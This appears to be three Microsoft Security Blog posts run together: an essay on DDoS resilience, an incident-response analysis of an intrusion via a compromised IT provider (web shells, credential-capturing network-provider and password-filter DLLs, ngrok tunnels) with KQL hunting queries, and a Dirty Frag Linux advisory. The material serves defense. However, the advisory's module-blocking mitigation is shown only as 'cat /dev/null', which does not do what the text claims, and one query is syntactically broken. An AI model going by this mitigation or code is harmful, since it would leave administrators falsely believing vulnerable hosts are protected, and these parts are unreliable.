If you own, create, or maintain online services and web portals, you’re probably aware of the dramatic upswing in DDoS attacks on your domains. AI has democratized tooling not just for us but for threat actors as well. DDoS in this era has extended from simple bandwidth saturation to sophisticated, application-layer abuse. Defending against this activity now requires system-level design, beyond just the typical network-level filtering. As botnets continue to expand their footprint and evade identification, it is important for us to take a step back, assess the situation, and take a defense-in-depth approach to increase our resilience against this class of disruption.

DDoS activity across Bing and other online services at Microsoft has seen a large uptick in the past five to six years. As reported in the Microsoft Digital Defense Report 2025, Microsoft now processes more than 100 trillion security signals, blocks approximately 4.5 million new malware attempts, analyzes 38 million identity risk detections, and screens 5 billion emails for malicious content each day. This helps illustrate both the breadth of modern attack surfaces and the automation cyberattackers can now wield at industrial scale. When we narrow in specifically on DDoS, an even clearer trend emerges: beginning in mid-March of 2024, Microsoft observed a rise in network DDoS attacks that eventually reached approximately 4,500 cyberattacks per day by June 2024. And this persistent volume was paired with a shift toward more stealthy application-layer techniques.

In my role as Vice President, Intelligent Conversation and Communications Cloud Platform at Microsoft, I focus on helping the Microsoft AI and Bing teams build systems that are safe, resilient, and worthy of user trust, even under the sustained pressure we’re receiving from today’s cyberattackers. Whether you are responsible for a single public website or a large portfolio of consumer-facing applications, defending against modern DDoS attacks means more than just absorbing traffic. It means building defense-in-depth robust enough that, even if some attack traffic gets through, your service stays usable for the people who rely on it.

The nature of modern DDoS attacks

Early DDoS attacks were largely about volume. Cyberattackers would flood a target with traffic in an attempt to saturate network capacity and force an outage. While volumetric attacks still happen, most large services now have baseline protections that make this approach less effective on its own.

Modern DDoS attacks are more nuanced. They are often multi-vector, with a single campaign potentially including network-layer floods and application-layer abuse at the same time. Along with the exponential increase in the scale of these cyberattacks, they are also getting more tailored to stress specific applications and user flows. Application-layer attacks are gaining popularity because they are harder to distinguish from legitimate usage.

We also see threat actors utilizing a broader range of devices in botnets, including consumer Internet of Things (IoT) devices and misconfigured cloud workloads. In some cases, cyberattackers abuse legitimate cloud infrastructure to generate traffic that blends in with normal usage patterns. Edge systems, such as content delivery networks (CDNs) and front-door routing services, are increasingly targeted because they sit at the boundary between users and applications.

When attack traffic looks like normal user traffic, typical network-level blocklists aren’t very effective. You need sophisticated fingerprinting (starting with JA4), layered controls, and good operational visibility. This evolution is part of what makes defending against DDoS more than a networking problem. It is now a system design problem, an operational monitoring problem, and ultimately a trust problem.

A defense-in-depth framework

Even if you block 95% of malicious traffic, the remaining 5% can still be enough to take you down if it hits the right bottleneck. That’s why defense-in-depth matters.

A strong defensive posture starts with making abnormal traffic easier to spot and harder to exploit. Techniques like rate limiting, geo-fencing, and basic anomaly detection remain foundational. They are most effective when tuned to your specific traffic patterns. Cloud-native DDoS protection services play an important role here by absorbing large-scale attacks and surfacing telemetry that helps teams understand what is happening in real time. If you run on Azure, there are built-in options that can help when used as part of a broader design. Azure DDoS Protection is designed to mitigate network-layer cyberattacks and is intended to be used alongside application design best practices. At the edge, services like Azure Web Application Firewall (WAF) on Azure Front Door can provide centralized request inspection, managed rule sets, geo-filtering, and bot-related controls to reduce malicious traffic before it reaches your origins.

Microsoft publishes a range of Secure Future Initiative (SFI) guidance and engineering blogs that describe patterns we use internally to harden consumer services at scale, and if you’re looking to assess how robust your site’s current DDoS resilience posture is, here’s a simple tabular framework to work from:

StateAttributes and characteristicsReadiness posture (availability and latency)Risk profile (CISO perspective)
Level 1: Exposed
(Direct Origin/No CDN)
Architecture: Monolithic; Origin IP exposed through DNS A-records.
Detection: Manual log analysis post-incident; reactive alerts on server CPU spikes.
Mitigation: Null-routing by ISP (taking the site offline to save the network); manual firewall rules.
Key Signal: Immediate 503 errors during minor surges.
Fragile/Volatile

Availability: Single point of failure. Zero resilience to volumetric or L7 attacks.
Latency: Highly variable; degrades linearly with traffic load.
Recovery: Hours to days (manual intervention required).
Critical/Existential

Residual Risk: High. The organization accepts that any motivated attacker can cause total outage.
Financial Impact: Direct revenue loss proportional to downtime.
Reputation: Severe damage; loss of customer trust.
Level 2: Basic Protection
(Commodity CDN/ Volumetric Shield)
Architecture: Static assets cached at edge; Origin cloaked.
Detection: Threshold-based volumetric alerts (for example, more than 1 Gbps).
Mitigation: “Always-on” scrubbing for L3/L4 floods; basic geo-blocking.
Key Signal: Survival of SYN floods, but failure under HTTP floods.
Defensive/Static

Availability: Resilient to network floods; vulnerable to application exhaustion.
Latency: Improved for static content; poor for dynamic attacks.
Recovery: Minutes (automated scrubbing activation).
High/Managed

Residual Risk: Moderate-High. Application logic remains a soft target.
Blind Spot: Sophisticated bots bypass volumetric triggers.
Compliance: Meets basic continuity requirements but fails resilience stress tests.
Level 3: Advanced Edge
(Intelligent Filtering/WAF)
Architecture: Edge compute; Dynamic web application firewall (WAF); API Gateway enforcement.
Detection: Signature-based (JA3/JA4 fingerprinting); User-Agent analysis.
Mitigation: Rate limiting by fingerprint/behavior; CAPTCHA challenges.
Key Signal: High block rate of “bad” traffic with low false positives.
Proactive/Robust

Availability: High availability for most attack vectors, including low-and-slow.
Latency: Consistent; edge mitigation prevents origin saturation.
Recovery: Seconds (automated policy enforcement).
Medium/Controlled

Residual Risk: Medium. Shift to “sophisticated bot” risk (mimicking humans).
Focus: Quality of Service (QoS) and reducing false positives.
Investments: Shift from hardware to threat intelligence feeds.
Level 4: Resilient Architecture
(Graceful Degradation/
Bulkheading)
Architecture: Circuit Breakers; Load Shedding logic; defense-in-depth.
Detection: Service-level health checks; Dependency failure monitoring; outlier detection; trust scores.
Mitigation: Challenges/CAPTCHAs; Service Degradation Automated feature toggling (for example, disable “Reviews” to save “Checkout”).
Key Signal: “Limited Impact to Availability” during massive events.
Resilient/Adaptive

Availability: Core functions remain online; non-critical features degrade.
Latency: Controlled degradation; critical paths prioritized.
Recovery: Real-time (system self-stabilization).
Low/Tolerable

Residual Risk: Low. Business accepts degraded functionality to preserve revenue.
Narrative: “We operated through the attack with minimal user impact.”
Risk Appetite: Aligned with business continuity tiers.
Level 5: Autonomous Defense
(AI-Powered/
Predictive)
Architecture: Serverless edge logic; Multi-CDN failover; Chaos Engineering.
Detection: AI and machine learning predictive modeling; Zero-day pattern recognition.
Mitigation: Autonomous policy generation; Preemptive scaling.
Key Signal: Attack neutralized before human operator awareness.
Antifragile/Optimized

Availability: Near 100% through multi-redundancy and predictive scaling.
Latency: Optimized dynamically based on threat level.
Recovery: Instantaneous/Pre-emptive.
Minimal/Strategic

Residual Risk: Very low. Focus shifts to supply chain and novel vectors.
Posture: Continuous improvement through Red Teaming and Chaos experiments.
Leadership: Chief information security officer (CISO) drives industry intelligence sharing.

Planning for graceful degradation

One of the most common misconceptions about DDoS defense is that success means “no reduction in services.” In reality, even a partially successful attack can degrade performance enough to frustrate users or erode trust, without triggering a full outage. Graceful degradation is about maintaining core functionality even when systems are under stress. It means being deliberate about which user flows must remain available and which can be temporarily limited without causing disproportionate harm.

For example, our systems prioritize core scenarios over secondary features during extremely large cyberattacks. In practice, this can mean temporarily delaying nonessential personalization or shedding load from less critical features to preserve overall responsiveness. These decisions are made in advance and tested, not improvised during an incident. Here’s an example of how we might do that:

  • Prioritizing core user flows: We would focus on keeping core scenarios responsive. That might mean protecting one or two core scenarios while de-emphasizing secondary experiences.
  • Reducing expensive work first: Some parts of an experience are computationally heavier. Under attack pressure, those are candidates for temporary reduction, so the overall service stays usable.
  • Tiered experience under load: In extreme conditions, you can provide a better experience for users with higher trust signals while still offering an acceptable experience to everyone else. This is not about punishing lower trust users. It is about making sure your system can still serve legitimate demand when resources are constrained.
  • Clear user messaging: If you need to disable or simplify a feature temporarily, communicate it in a way that is honest and calm. You do not need to explain your internal architecture. You do need to be predictable.

Designing for resilience means assuming that individual components will fail or be stressed at some point. Systems that are built with that expectation tend to recover faster and maintain user trust more effectively than systems that aim for perfect uptime at all costs.

Get started improving your DDoS defense

If I could leave you with a single practical concept, it would be this: treat DDoS as a normal operating condition for internet-facing services. Build defense in depth. Assume some cyberattack traffic will get through. Design your service so it can degrade gracefully while protecting the user experiences that matter most.

Consumer trust is fragile and hard-earned. Developers and operators who think beyond raw availability, and who design for transparency, prioritization, and resilience, are better positioned to handle the realities of today’s cyberthreat landscape. Modern defensive strategies combine proactive controls, thoughtful architecture, and a clear understanding of what matters most to users.

For those interested in going deeper, I encourage you to explore the Secure Future Initiative resources and the other Office of the CISO blogs provided by my peers at Microsoft. Both of these resources frequently share practical patterns for building and operating resilient services at scale.

Microsoft
Deputy CISOs

To hear more from Microsoft Deputy CISOs, check out the OCISO blog series:

To stay on top of important security industry updates, explore resources specifically designed for CISOs, and learn best practices for improving your organization’s security posture, join the Microsoft CISO Digest distribution list.

Man with smile on face working with laptop

To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us on LinkedIn (Microsoft Security) and X (@MSFTSecurity) for the latest news and updates on cybersecurity.  

The post Defending consumer web properties against modern DDoS attacks appeared first on Microsoft Security Blog.

  •  

Undermining the trust boundary: Investigating a stealthy intrusion through third-party compromise

In recent years, many sophisticated intrusions have increasingly avoided using noisy exploits, obvious malware, or custom tooling, instead leveraging systems that organizations already trust within their environments. By operating through legitimate and trusted administrative mechanisms, threat actors could more easily blend seamlessly into routine operations and remain undetected.

Microsoft Incident Response investigated an intrusion that followed this pattern. What initially appeared as routine administrative activity was instead found to be a coordinated campaign abusing trusted operational relationships and authentication processes to establish durable access. The threat actor in this incident leveraged a compromised third-party IT services provider and legitimate IT management tools to conduct a stealthy campaign focusing on long-term access, credential theft, and establishing a persistent foothold.

This blog walks through how the intrusion unfolded, why it was difficult to detect, and how trusted systems, including identity infrastructure, operational tooling, and third-party management relationships were leveraged to sustain access. By examining the investigation end to end, we highlight how modern intrusions succeed without reliance on malware-heavy techniques and what defenders can learn from identifying abuse in environments where trust is implicit. We also provide mitigation and protection recommendations, as well as Microsoft Defender detection and hunting guidance to help identify and investigate related activity.

Abuse of trusted relationships as an attack delivery mechanism

Rather than relying on exploits or malware-based delivery, this attack leveraged an existing trusted operational relationship for malicious activity across the environment. The investigation identified HPE Operations Agent (OA), an approved and signed enterprise management tool commonly used for monitoring and administrative automation, as the primary delivery mechanism. Importantly, this did not involve any vulnerability or flaw in HPE OA itself.

Analysis during the incident response process revealed that management of this operational platform had been delegated to a third-party IT services provider, expanding the trust boundary beyond the organization itself. While such arrangements are operationally common, they introduce implicit trust paths that, if compromised, could be leveraged by threat actors to move within the environment using legitimate access and tooling.

By operating through the HPE OA framework, the threat actor executed scripts and binaries in a manner indistinguishable from normal operations, allowing malicious activity to blend seamlessly into expected behavior and delaying detection.

This technique aligns with MITRE ATT&CK T1199 – Trusted Relationship, in which threat actors exploit established trust relationships to extend access. In this case, the threat actor’s ability to operate entirely through trusted systems allowed them to establish a foothold and execute follow-on actions without relying on exploit-driven techniques.

Attack timeline

This timeline provides a high-level summary of the intrusion, highlighting key phases of the attack. A detailed analysis of each stage is presented in the sections that follow.

Timeline diagram illustrating a cyberattack progression across 106 days, detailing key stages such as initial access, discovery, credential access, persistence, command and control, and lateral movement. Each stage is accompanied by text describing specific malware or tools used, including Wks, DC01, WEB-21, WEB-02, WIB-02, Sql-01, and DC-02, highlighting creation and execution of files like Mimikatz, Ghost.inf.aspx, and msupdate.dll.
Figure 1. Attack timeline

Day 1: Initial foothold established

The threat actor gained initial access to the environment by compromising a third-party IT services provider and began operating through trusted systems, enabling execution without triggering immediate alerts.

Days 9–14: Credential access achieved

Credential interception capabilities were introduced on domain infrastructure, allowing the threat actor to harvest and reuse credentials to expand access across devices.

Days 24–32: Web-based persistence established

Persistent access was established on internet-facing servers, enabling the threat actor to maintain repeated access even if individual artifacts were removed.

Days 40–60: Lateral movement and remote access

The threat actor leveraged harvested credentials and covert connectivity to move laterally across devices, including highly sensitive assets.

Days 54–55: Additional credential interception deployed

Credential harvesting was further expanded on domain controllers, ensuring continued access during authentication and password change events.

Days 104–106: Persistence reestablished

Following initial detection, the threat actor returned to previously established access points to reenable persistence and deploy additional tooling.

Day 123: Incident response engagement

Microsoft Incident Response was engaged to investigate the intrusion.

Methods, tools, and access strategies

Initial access

During the investigation, two internet-exposed web servers, WEB-01 and WEB-02, were identified as the earliest known compromised assets. A web shell, Errors.aspx, was discovered on both of these devices; however, there was no indication that the servers had been previously exploited, and the mechanism that deployed the web shells couldn’t be determined.

Using intelligence from Microsoft Threat Intelligence regarding a known malicious domain, Microsoft Incident Response was able to identify a workstation communicating with this infrastructure. This led to the discovery of an execution path involving this domain, which revealed another execution path in which VBScripts (abc003.vbs) were deployed through HPE Operations Manager (HPOM).

HPOM and HPE OA form a distributed IT infrastructure monitoring platform. HPOM functions as a centralized management console for monitoring devices’ health, performance, and availability, while HPE OA is deployed on managed hosts to collect telemetry and execute automated, scheduled, or operator-initiated actions across the environment. In this case, the HPOM was operated by a third-party service provider responsible for managing the customer’s infrastructure.

The threat actor, operating HPOM, executed VBScripts on multiple servers, including the web server and a domain controller. The VBScripts had the following functionality:

  • System network configuration discovery
  • Active Directory discovery
  • External IP address discovery through PowerShell
Diagram illustrating a cyberattack workflow starting from a threat actor controlling HPE Operations Manager, which executes VBScripts on multiple servers (WEB-01, WEB-02, DC-01, WKS). Key actions include creating web shells, registering a network provider, writing credentials to specific files, and sending DNS requests for active directory discovery, with solid and dotted arrows indicating successful and likely successful steps.
Figure 2. Performed activities using HPOM

Credential access

After gaining initial access, the threat actor shifted focus to credential harvesting. The threat actor registered a legitimate network provider named mslogon on the domain controller DC01 through the same HP OA to hijack the authentication process. Network providers integrate into the Windows authentication mechanism, allowing the threat actor to capture cleartext user credentials during user sign-in and password changes. By delivering the component through a trusted and legitimate management channel, the threat actor was able to blend in with routine administrative activity and remain undetected for an extended period.

Analysis of the deployed network provider dynamic link library (DLL), mslogon.dll, revealed the deliberate abuse of Windows Credential Manager APIs, specifically NPLogonNotify and NPPasswordChangeNotify. These APIs are designed to notify registered providers during authentication events.

Screenshot of C++ code comparing two functions, NPLogonNotify and NPPasswordChangeNotify, related to user authentication and password change processes
Figure 3. NPLogonNotify and NPPasswordChangeNotify APIs

NPLogonNotify is triggered when a user performs an interactive sign in. When triggered, the DLL captures the submitted username and password in cleartext.

NPPasswordChangeNotify is invoked when a user changes their password using secure attention sequence (Ctrl+Alt+Delete). When triggered, the DLL captured both the old and new credential pairs. These passwords are stored in cleartext under C:\Users\Public\Music\abc123c.d. This file enabled the threat actors to reuse both the current valid credentials and historical passwords for lateral movement.

Diagram illustrating a credential theft process where a user enters credentials into Winlogon, which uses RPC to send credentials to MPNotify. MPNotify then sends credentials to a malicious network provider that writes clear text credentials to an output file
Figure 4. Flow of credentials to the malicious network provider in the sign-in process

Later in the intrusion, on DC01 and DC02, the threat actor registered a malicious password filter, passms.dll, into the Windows authentication process by adding it to the Local Security Authority (LSA) notification packageconfiguration. Password filters are loaded by the Local Security Authority Subsystem Service (LSASS) on domain controllers and are invoked whenever a password is set or changed. This abused a legitimate Windows extensibility mechanism, which helped the threat actor blend in and remain undetected for an extended period; similar tactics were observed earlier in the intrusion.

During a password change operation, LSASS calls the PasswordFilter() API for each DLL listed under the Notification Packages registry value (Figure 5). The function receives the username and password in cleartext as input parameters. By registering a malicious password filter, the threat actor gained visibility into password modification events at the system level, allowing credential capture during normal authentication workflows.

Figure 5. Suspicious notification package passms on DC01 and DC02

When triggered, passms.dll intercepted the credential data and wrote the output toC:\ProgramData\WindowsUpdateService\UpdateDir\Ipd. The captured data was not stored in cleartext. Instead, it was double encoded, first by using Base64, followed by a custom encoding routine embedded within the DLL.

Screenshot of a text-based cryptographic key generation interface displaying a custom alphabet, clear text input, Base64 encoded string, expanded key, and key components. Key sections are labeled with black and gray blocks highlighting sensitive data
Figure 6. Reverse engineering of the custom encoding logic enabled recovery of the original values

A second module, msupdate.dll, was created on DC01 and DC02 which operated alongside passms.dll. It was invoked using the following command:

Screenshot of a PowerShell command executed in a terminal window, showing a script that loads a system assembly and retrieves information about a Windows hook program
Figure 7. Command invoking msupdate.dll

Once invoked, the module read the contents of the Ipd file and transferred the encoded data over Server Message Block (SMB) to remote shares. The data was written into a file named icon02.jpeg, likely intended to blend with legitimate image assets.

In addition to SMB-based staging, msupdate.dll also contained email exfiltration capabilities. The module could send messages with the subject line “Update Service” using a predefined Simple Mail Transfer Protocol (SMTP) server, recipient address, and credentials retrieved from local files.

Execution

Execution was achieved through the abuse of an existing enterprise automation channel, allowing malicious VBScript and PowerShell scripts to run under the context of trusted system processes. By leveraging HPE OA to launch abc003.vbs, the threat actor performed system, network, and Active Directory discovery, while maintaining a low-noise execution profile.

Screenshot of a PowerShell script with code blocks connected by blue arrows illustrating flow and dependencies. Script resolves domain names, retrieves computer system information, filters results based on specific criteria, and outputs computer names, with key variables and functions labeled for clarity.
Figure 8. Snippets of the code for abc003.vbs

On internet-facing web servers, execution was achieved through web shells (Errors.aspx and modified Signoff.aspx), which were used to run PowerShell scripts, deploy binaries, and trigger follow-on activity such as credential access and tunnelling tools.

Persistence

Web shells were the primary persistence mechanisms deployed on internet-facing web servers, WEB-01 and WEB-02. An initial web shell, Errors.aspx,allowed the threat actor to write files to disk. This was later used to modify a legitimate application page, Signoff.aspx, to load a secondary web shell, ghost.inc, from the Windows temporary directory. The secondary web shell provided command execution, file upload, and download capabilities, enabling repeated access even if individual artifacts were removed. This persistence relied on modifying existing application files rather than introducing new services, reducing the likelihood of detection.

Diagram a threat actor accessing a web shell on Errors.aspx, which then creates and adds code to Signoff.aspx and WEB-01/WEB-02 servers.
Figure 9. Web shell creations and usage

The HPE OA was present on both servers and was highly likely used to deploy the web shell. However, because neither server had endpoint detection and response (EDR) coverage, Microsoft Incident Response was unable to confirm this. As a result, the origin and creation mechanism of the web shell, Errors.aspx, on the web server remain unknown.

Persistence was reinforced through the registration of malicious authentication components on domain controllers, DC01 and DC02, ensuring credential interception continued across reboot and credential reset events.

Prior to establishing persistent access, the threat actor first identified internal servers with outbound internet connectivity that could support tunneling. This discovery led to subsequent deployment of ngrok as a persistence mechanism. Instances of ngrok were launched on these internal servers, exposing them through encrypted tunnels to the threat actor’s infrastructure. These tunnels enabled continued inbound access for Remote Desktop Protocol (RDP) sessions without requiring exposed firewall ports, allowing persistence even in environments with restrictive perimeter controls.

Lateral movement

After establishing credential access, execution, and persistence, the threat actor moved laterally using a combination of valid credentials, remote management protocols, and covert network tunnelling using ngrok.

A compromised high-privileged account was used to initiate RDP sessions across the environment, enabling interactive access to critical devices including SQL servers and domain controllers.

To conceal the true source of these connections, the threat actor deployed ngrok, creating encrypted tunnels that exposed internal devices to the internet while bypassing perimeter-based monitoring. Evidence showed RDP connections originating from the ngrok tunnel hosted on SQL-01, masking the threat actor’s real infrastructure and complicating network-based detection.

Lateral movement was further supported by Windows Management Instrumentation (WMI)-based remote execution, which was used to deploy and launch ngrok on additional devices from compromised web servers.

Compromised credentials harvested using password filter DLLs and malicious network provider DLLs on domain controllers enabled continued access and movement without the need for exploit-based techniques.

Network diagram illustrating threat actor's use of Ngrok tunnel for RDP connections targeting SQL-01 server, which interacts with multiple privileged accounts and other servers (DC-01, DC-02, WEB-01, WEB-02)
Figure 10. Lateral movement using RDP

Campaign conclusion

This campaign demonstrated sustained operational maturity, reinforcing a consistent pattern: long-term access, commonly used tools, and campaigns designed to achieve strategic impact.

A recurring lesson from this activity is the abuse of trusted relationships. Third-party service providers and integrated management tools can become enforcement gaps when visibility is limited or validation is assumed. Threat actors understand this. They leverage legitimate components, trusted update paths, and approved integrations to anchor themselves inside environments that appear compliant on the surface.

Defenders should adopt a posture of deliberate verification. Trust your vendors and tooling but validate their behavior within your environment. Organizations operating in sensitive sectors should assume that threat actors with this level of tradecraft will continue refining third party abuse, credential interception, and stealthy persistence mechanisms to maintain strategic access.

Mitigation and protection guidance

Microsoft recommends the following mitigation measures to defend against such stealthy campaigns described in this blog.

  • Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a majority of new and unknown variants.
  • Deploy endpoint detection and response (EDR) across all endpoints to strengthen visibility, accelerate detection, and improve response to malicious activity.
  • Adopt a default-deny egress filtering model so servers only allow explicitly approved outbound traffic, reducing opportunities for communication with malicious command-and-control and data exfiltration.
  • Remove unnecessary software and tools from systems to reduce the attack surface and limit opportunities for attacker abuse.
  • Enable detailed logging and monitoring on web servers and actively watch for anomalies (such as unexpected file changes or suspicious web requests).
  • Implement the enterprise access model to contain privilege escalation and enforce stronger access controls across the environment.
  • Strengthen security operations center (SOC) monitoring and incident response by addressing detection, response, and operational gaps identified during the incident.

Microsoft Defender detection and hunting guidance

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage 
Command and ControlDecoding the binary data within the events revealed the hostname WKS, indicating it was likely carrying out suspicious activities, a VBScript abc003.vbs was responsible for reaching out to dREDEACTEDe.net, at least in the form of a DNS requestMicrosoft Defender for Endpoint
– Command-and-control network traffic
PersistenceOn internet-facing web servers, execution was achieved through web shells (Errors.aspx and modified Signoff.aspx), which were used to run PowerShell scripts, deploy binaries, and trigger follow-on activity such as credential access and tunnelling tools.Microsoft Defender for Endpoint
– ‘WebShell’ malware was detected and was active
– An active ‘Webshell’ backdoor process was detected while executing and terminated

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Hunting queries

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Password filters DLL

Look for unsigned / unverified DLLs configured as LSA notification packages.

DeviceRegistryEvents
| where RegistryKey has @"control\LSA"  and RegistryValueName has "Notification Packages" // Filter to LSA registry path
| project DeviceName, RegistryKey, RegistryValueName, RegistryValueData
| extend NotificationPackage = split(RegistryValueData, " ")
| mv-expand NotificationPackage
| extend NotificationPackage = tostring(NotificationPackage)
| extend Path = tolower(strcat(@"c:\windows\system32\", NotificationPackage, ".dll")) // Construct full DLL path in lower-case
| join kind=leftouter (
    DeviceFileEvents
    | extend Path = tolower(strcat(FolderPath)
    | project DeviceName, SHA1, Path
) on DeviceName, Path
| invoke FileProfile(SHA1) // Retrieve file signing information
| where SignatureState in~ ("SignedInvalid", "Unsigned") // Filter for files that are unsigned or have invalid signature
| project-away DeviceName1, SHA11
| distinct *

Network provider DLL

Look for custom network provider DLLs that are not signed and configured for Windows sign in.

let NetworkProviders = DeviceRegistryEvents
| where RegistryKey has @'\Control\NetworkProvider\Order' and RegistryValueName has 'ProviderOrder' // Filtering on 'ProviderOrder' entries
| extend Providers = split(RegistryValueData, ',')
| mv-expand Providers
| extend Providers = trim(@' ', tostring(Providers)) // Trim spaces around each provider name
| where Providers !in~ ('RDPNP','LanmanWorkstation') // Excluding default provider names
| distinct Providers; // Collect unique suspicious provider names
DeviceRegistryEvents
| where RegistryKey has_all (@'\Services\', @'\NetworkProvider') // Only registry keys under a service's NetworkProvider
and RegistryKey has_any (NetworkProviders) and 
RegistryValueName =~ 'ProviderPath'
| project DeviceName, RegistryKey, RegistryValueName, RegistryValueData
| extend Path = tolower(replace_string(RegistryValueData, '%SystemRoot%', @'C:\Windows')) // Normalize path: replace environment variable and use lower-case
| join kind=leftouter (
    DeviceFileEvents
    | extend Path = tolower(strcat(FolderPath))
    | project DeviceName, SHA1, Path
) on DeviceName, Path
| invoke FileProfile(SHA1,1000)
| where SignatureState in~ ("SignedInvalid", "Unsigned")
| distinct *

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Undermining the trust boundary: Investigating a stealthy intrusion through third-party compromise appeared first on Microsoft Security Blog.

  •  

Active attack: Dirty Frag Linux vulnerability expands post-compromise risk

A newly disclosed Linux local privilege escalation vulnerability known as “Dirty Frag” enables escalation from an unprivileged user to root through vulnerable kernel networking and memory-fragment handling components, including esp4, esp6 (CVE-2026-43284), and rxrpc (CVE-2026-43500). Public reporting and proof-of-concept activity indicate the exploit is designed to provide more reliable privilege escalation than traditional race-condition-dependent Linux local privilege escalation techniques.

Dirty Frag may be leveraged after initial compromise through SSH access, web-shell execution, container escape, or compromise of a low-privileged account. Affected environments may include Ubuntu, RHEL, CentOS Stream, AlmaLinux, Fedora, openSUSE, and OpenShift deployments. Microsoft Defender is actively monitoring related activity and investigating additional detections and protections.


This article details an ongoing investigation into active campaign. We will update this report as new details emerge. Latest update: May 14, 2026.

May 14 update

A new variant of the recent Dirty Frag vulnerability, named Fragnesia (CVE-2026-46300), has been discovered. Similarly to Dirty Frag, this variant leverages a different bug to be able to manipulate Linux page cache behavior to achieve privilege escalation. Fragnesia leverages a bug in the esp/xfrm module only, unlike Dirty Frag that also provided an attack path via rxrpc.

Signatures Trojan:Linux/DirtyFrag.Z!MTB and Trojan:Linux/DirtyFrag.DA!MTB, released initially to cover Dirty Frag, also cover the public exploit for Fragnesia and can be used as indicators of a possible abuse of this vulnerability. A patch is available, and while no in-the-wild exploitation has been observed at this time, we urge users and organizations to apply the patch as soon as possible by running update tools. If patching is not possible at this point, consider applying the same mitigations for Dirty Frag.


Why Dirty Frag matters

Local privilege escalation vulnerabilities are frequently used by threat actors after initial access to expand control over a compromised environment. Once root access is obtained, attackers can disable security tooling, access sensitive credentials, tamper with logs, pivot laterally, and establish persistent access.

Dirty Frag is notable because it introduces multiple kernel attack paths involving rxrpc and esp/xfrm networking components to improve exploitation reliability. Rather than relying on narrow timing windows or unstable corruption conditions often associated with Linux local privilege escalation exploits, Dirty Frag appears designed to increase consistency across vulnerable environments.

This increases operational risk in environments where threat actors already possess limited local execution capability through compromised accounts, vulnerable applications, containers, or exposed administrative interfaces.

Technical overview

Dirty Frag abuses Linux kernel networking and memory-fragment handling behavior involving esp4, esp6, and rxrpc components. Similar to the previously disclosed CopyFail vulnerability (CVE-2026-31431), the exploit attempts to manipulate Linux page cache behavior to achieve privilege escalation. However, Dirty Frag introduces additional attack paths that expand exploitation opportunities and improve reliability.

The vulnerability affects systems where vulnerable modules are present and accessible. In many enterprise environments, these components may already be enabled to support IPsec, VPN functionality, or other networking workloads.

Exploitation scenarios

Threat actors may leverage Dirty Frag after obtaining local code execution through several common intrusion paths, including:

  • Compromised SSH accounts
  • Web-shell access on internet-facing applications
  • Container escapes into the host environment
  • Abuse of low-privileged service accounts
  • Post-exploitation activity following phishing or remote access compromise

Once local access is established, successful exploitation may allow attackers to escalate privileges to root and gain broad control over the affected Linux host.

Limited In-The-Wild Exploitation

Microsoft Defender is currently seeing limited in-the-wild activity where privilege escalation involving ‘su’ is observed, and which may be indicative of techniques associated with either “Dirty Frag” or “Copy Fail”.

The campaign shows a sequential attack timeline where an external connection gains SSH access and spawns an interactive shell, followed by staging and execution of an ELF binary (./update) that immediately triggers a privilege escalation via ‘su’.

After gaining elevated access, the actor modifies a GLPI LDAP authentication file (evidenced by a .swp file from vim), performs reconnaissance of the GLPI directory and system configuration, and inspects an exploit artifact. The activity then shifts to accessing sensitive data and interacting with PHP session files — first deleting multiple session files and then forcefully wiping additional ones — before reading remaining session data, indicating both disruption of active sessions and access to session contents.

Mitigation guidance

The Linux Kernel Organization released patches, which are linked at the National Vulnerability Database (NVD), to fix CVE-2026-43284 on May 8, 2026. Customers who have not applied these patches are urged to do so as soon as possible. As of May 8, 2026, patches for CVE-2026-43500 are not available. CVE-2026-43500 is reportedly reserved for the RxRPC issue but is not yet published in NVD.

While comprehensive remediation guidance continues to evolve, organizations should evaluate interim mitigations immediately.

Recommended actions include:

  • Disable unused rxrpc kernel modules where operationally possible
  • Assess whether esp4, esp6, and related xfrm/IPsec functionality can be temporarily disabled safely
  • Restrict unnecessary local shell access
  • Harden containerized workloads
  • Increase monitoring for abnormal privilege escalation activity
  • Prioritize kernel patch deployment once vendor advisories are released

The following example prevents vulnerable modules from loading and unloads active modules where possible:

cat /dev/null

These mitigations should be carefully evaluated before deployment, particularly in environments relying on IPsec VPNs or RxRPC functionality.

Post-mitigation integrity verification

Mitigation alone may not reverse changes already introduced through successful exploitation attempts.

